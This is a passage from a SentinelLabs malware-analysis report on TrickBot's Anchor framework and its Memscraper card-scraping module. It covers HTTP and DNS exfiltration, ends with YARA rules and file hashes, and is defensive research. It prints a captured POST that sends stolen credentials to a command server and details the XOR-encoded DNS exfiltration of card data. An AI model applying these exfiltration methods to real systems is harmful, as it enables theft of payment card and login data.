For HTTP based exfiltration, the data post matches exactly what you would see with a normal TrickBot module exfiltration of data, but the “source” is called “magnetic cards” in the POST. We can do a quick comparison with a picture from another researcher’s PCAP [6], which shows “os passwords” being POSTed up to a TrickBot C2.

```
POST /lib274/GLOBALDROIDS-DC_W617601.877D27AC329B6D32C7731045DB8DC85B/81/ HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
Content-Type: multipart/form-data; boundary=16b91b72-3078-4994-ac8d-f86dadcb3efc
User-Agent: WinHTTP sender/1.0
Content-Length: 259
Host: 188.124.167.132:8082

--16b91b72-3078-4994-ac8d-f86dadcb3efc
Content-Disposition: form-data; name="data"

Administrator|P@ssw0rd$
--16b91b72-3078-4994-ac8d-f86dadcb3efc
Content-Disposition: form-data; name="source"

os passwords
--16b91b72-3078-4994-ac8d-f86dadcb3efc--
HTTP/1.1 200 OK
server: Cowboy
date: Tue, 24 Jul 2018 17:02:45 GMT
content-length: 3
Content-Type: text/plain

/1/
```

Figure 32: TrickBot module data post

For Memscraper data, you would have the card track data in the “data” section and in “source” would be “magnetic cards” with “User-Agent: WinHTTP sender/1.0”

--1b36dac2-17f9-440a-80f4-e2049e83484b

Content-Disposition: form-data; name=**"data"**
<card data>

--1b36dac2-17f9-440a-80f4-e2049e83484b

Content-Disposition: form-data; name=**"source"**
magnetic cards

--1b36dac2-17f9-440a-80f4-e2049e83484b--

HTTP exfiltration, however, is not the only trick in Memscrapers book. Similar to the previously mentioned blog on Anchor having a DNS variant, it turns out Memscraper also has a DNS variant.

The process enumeration and threads are all the same for the DNS variant with the obvious biggest difference being the DNS based exfiltration of data.

The thread responsible for scraping memory builds the data into a report structure.




Figure 33: Memscraper DNS report structure

Before then retrieving a hardcoded filename to store the data in.




Figure 34: Memscraper DNS variant hardcoded filename

The data will be XOR-encoded using an onboard table before being written to the file.




Figure 35: Memscraper DNS variant writing data to file

This file is monitored by another thread in the process that will read in the data, XOR-decode it, and then process it to be shipped off. The domain that will be used is hardcoded:




Figure 36: Memscraper DNS variant hardcoded domain name

Then the subdomain is built using some hardcod characters, random bytes, a built-in UUID and the previous report data XOR-encoded with 0xAA.




Figure 37: Memscraper DNS building domain for exfiltration

Periods are added, and it confirms to proper specifications for the labels.




Figure 38: Memscraper DNS variant creating proper length labels

Then the request is made and the data is exfiltrated.




Figure 39: Memscraper DNS variant sending off DNS request

MITIGATION & RECOMMENDATIONS

Anchor:

Service netTcpSvc

Yara Signature:

```
rule crime_win32_memscraper_1
{
meta:
  description = "Detects Anchor MemScraper malware"
  author = "Jason Reaves"

strings:
  $s1 = {74656c6c6572000073686f700000000073746f7265000000}
condition:
any of them
}
rule crime_win32_anchor_trick_1
{
meta:
  description = "Detects Anchor malware"
  author = "Jason Reaves"

strings:
  $s1 = "D:\\Win32.ogw0rm" nocase
  $s2 = "MyProjects\\memoryScraper" nocase
  $s3 = "\\MyProjects\\secondWork\\Anchor" nocase
  $s4 = "\\MyProjects\\secondWork\\psExecutor" nocase
  $s5 = "\\MyProjects\\mailCollection" nocase
  $s6 = "\\MyProjects\\spreader" nocase
condition:
  any of them
}
```

INDICATORS OF COMPROMISE

Memscraper:
e54a267e788cc076c870eba0ff16920f9cb49207a034a8b6bfd92abc5a5f7434
d584e868f867c6251e115b7909559da784f25b778192c6a24e49685f80257e4d

Memscraper DNS variant:
354936f4265a5e870374a3fe9378cf9a3e7dd45ee4626b971d6b7b0837f4f181
54257aa2394ef87dd510da00e0583b670f3eb43e2eef86be4db69c3432e99abd

Anchor Deinstaller:
b288c3b3f5886b1cd7b6600df2b8046f2c0fd17360fb188ecfbcc8f6b7e552a5

Anchor Installer:
52a1ca4e65a99f997db0314add8c3b84c6f257844eda73ae6e5debce6abc2bd4

Anchor Bot:
6500190bf8253c015700eb071416cbe33a1c8f3b84aeb28b7118a6abe96005e3

Anchor DNS variant:
6b1759936993f02df80b330d11c1b12accd53a80b6207cd1defc555e6e4bf57
b02494ffc1dab60510e6caee3c54695e24408e5bfa6621adcd19301cfc18e329
c6d466600371ced9d962594474a4b8b0ccff19adc59dbd2027c10d930afbe282
e49e6f0b194ff7c83ec02b3c2efc 9e746a4b2ba74607a4aad8fbdcdc66baa8dc

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
3: https://sysopfb.github.io/malware/2018/11/30/TrickBot-worming.html
4: http://reversingminds-blog.logdown.com/posts/7803327-how-different-malware-families-uses-eternalblue-part-1
5: https://www.bleepingcomputer.com/news/security/trickbot-banking-trojan-gets-screenlocker-component/
6: http://malware-traffic-analysis.net/2018/05/25/index2.html
7: https://norfolkinfosec.com/recent-lazarus-tools/
8: https://github.com/k-vitali/apt_lazarus_toolkits/blob/master/2019-01-26-lazarus-toolkits-pakistan.vk.csv
9: https://technical.nttsecurity.com/post/102fsp2/trickbot-variant-anchor-dns-communicating-over-dns



ABOUT SENTINELLABS

The missing link in infosec today is not about alerts - it's about the context of those alerts. What, When, Where, Why, How and most importantly - Who. SentinelLabs came to life to solve the gap security practitioners have between autonomously protecting their enterprise assets and understanding the significance and story of alerts. Unlike other threat intelligence solutions, SentinelLabs does not focus on sharing what is already public knowledge. We focus on new findings that can assist enterprises in staying protected from adversaries. We cover both cybercrime and APT (nation-state) while having a voice in the larger community of threat hunters who are passionate about a world that is safer for all. In addition to Microsoft operating systems, we also provide coverage and guidance on the evolving landscape that lives on Apple and macOS devices. https://labs.sentinelone.com/